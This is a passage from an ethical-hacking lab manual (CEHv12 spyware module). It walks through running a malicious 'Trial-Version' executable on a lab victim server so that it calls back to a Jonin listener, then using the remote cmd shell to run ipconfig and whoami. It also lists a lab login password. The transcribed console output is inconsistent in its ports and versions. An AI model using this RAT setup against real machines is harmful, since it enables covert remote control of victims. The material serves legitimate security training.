


20. Click **CEHv12 Windows Server 2022** to switch to **Windows Server 2022** machine. By default **CEH\Administrator** account is selected, click **Ctrl+Alt+Del**. Type **Pa\$\$w0rd** in the Password field and press **Enter** to login.




21. Navigate to **Z:\CEHv12 Module 06 System Hacking\Spyware** and copy **Trial-Version.zip** file and paste it in the **Desktop**.


Note: Here, we are copying the malicious file and running it as a victim.




22. Right-click on Trial-Version.zip file and click on Extract Here.



23. Open the extracted **Trial-Version** folder and double-click on **Ninja-v1.2.1-win.exe** file.



24. A command window appears, press any key to connect to the listener in **Windows 11** machine.



25. We can see that the tool is connected to the listener in **Windows 11** machine.

```
v1.2.1
Check config/contants.json for port, host and other configurations

Asking Jonin 10.10.1.11:3707 for connection
10.10.1.11:3707: Access denied
```

26. Click **CEHv12 Windows 11** to switch to **Windows 11** machine, and maximize the jonin listener.

```
v1.1.0
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 3707
Current command type: message
```

27. In the command prompt window type **list** and press **Enter**, the tool will list all the connected devices.

The screenshot shows a Windows command prompt window titled 'C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe'. The window displays the following text:

```
94.1.9
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 1900
Current command type: list
list

(index) Name Last Request Version
1 Server22 2022/4/6 3:12:42 1.1.1
```

The taskbar at the bottom of the screen shows several pinned icons, including File Explorer, Edge, and Mail, along with the system clock (3:12 AM) and date (4/6/2022).

28. We can see that the **Windows Server 2022** is connected remotely from **Windows 11** machine with **index value 1**.

29. In the command prompt window type **connect 1** and press **Enter**, to connect to the **Server22**.

C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe

Check [config/contants.json](#) for port, host and other configurations
Type [#help](#) for usage instructions

Jonin listening on port 57040
Current command type: [#help](#)

list

(index)	Name	Last Request	Version
1	'Server22'	'2022/4/6 3:12:42'	'1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)

3:15 AM 4/6/2022

30. To get cmd session, type **change** and press **Enter**, in the **Enter Type** field type **cmd** and press **Enter**.

C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe

Check [config/contants.json](#) for port, host and other configurations
Type [#help](#) for usage instructions

Jonin listening on port 57040
Current command type: [#help](#)

list

(index)	Name	Last Request	Version
1	'Server22'	'2022/4/6 3:12:42'	'1.2.1'

connect 1
Waiting for Ninja...
Connected to Ninja (::ffff:10.10.1.22:57040)

change
Enter Type: cmd
Command type Changed To cmd

3:17 AM 4/6/2022

31. Type **ipconfig** in the cmd session and press **Enter**, to get IP details of the victim machine.

```

C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe

Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 4444
Current command type: cmd
list
(index) Name Last Request Version
1 Server22 2022/4/6 3:12:42 1.2.1

connect 1
Waiting for Ninja...
Connected to Ninja (::FFFF:10.10.1.22:57040)
change
Enter Type: cmd
Command type Changed To cmd
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . : fe80::9d68:1d1a:92eb:e27e%9

IPv4 Address . . . . . : 10.10.1.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1:1%9
10.10.1.2

C:\Users\Administrator\Desktop\Trial-Version> 

```

32. To check the logged on username type **whoami** and press **Enter**.

```

Select C:\Users\Admin\Desktop\Jonin-v1.1.0-win.exe
Check config/contants.json for port, host and other configurations
Type #help for usage instructions

Jonin listening on port 4444
Current command type: cmd
list
(index) Name Last Request Version
1 Server22 2022/4/6 3:12:42 1.2.1

connect 1
Waiting for Ninja...
Connected to Ninja (::FFFF:10.10.1.22:57040)
change
Enter Type: cmd
Command type Changed To cmd
ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : localdomain
Link-local IPv6 Address . . . . : fe80::9d68:1d1a:92eb:e27e%9

IPv4 Address . . . . . : 10.10.1.22
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : fe80::1:1%9
10.10.1.2

C:\Users\Administrator\Desktop\Trial-Version> whoami
ceh\administrator

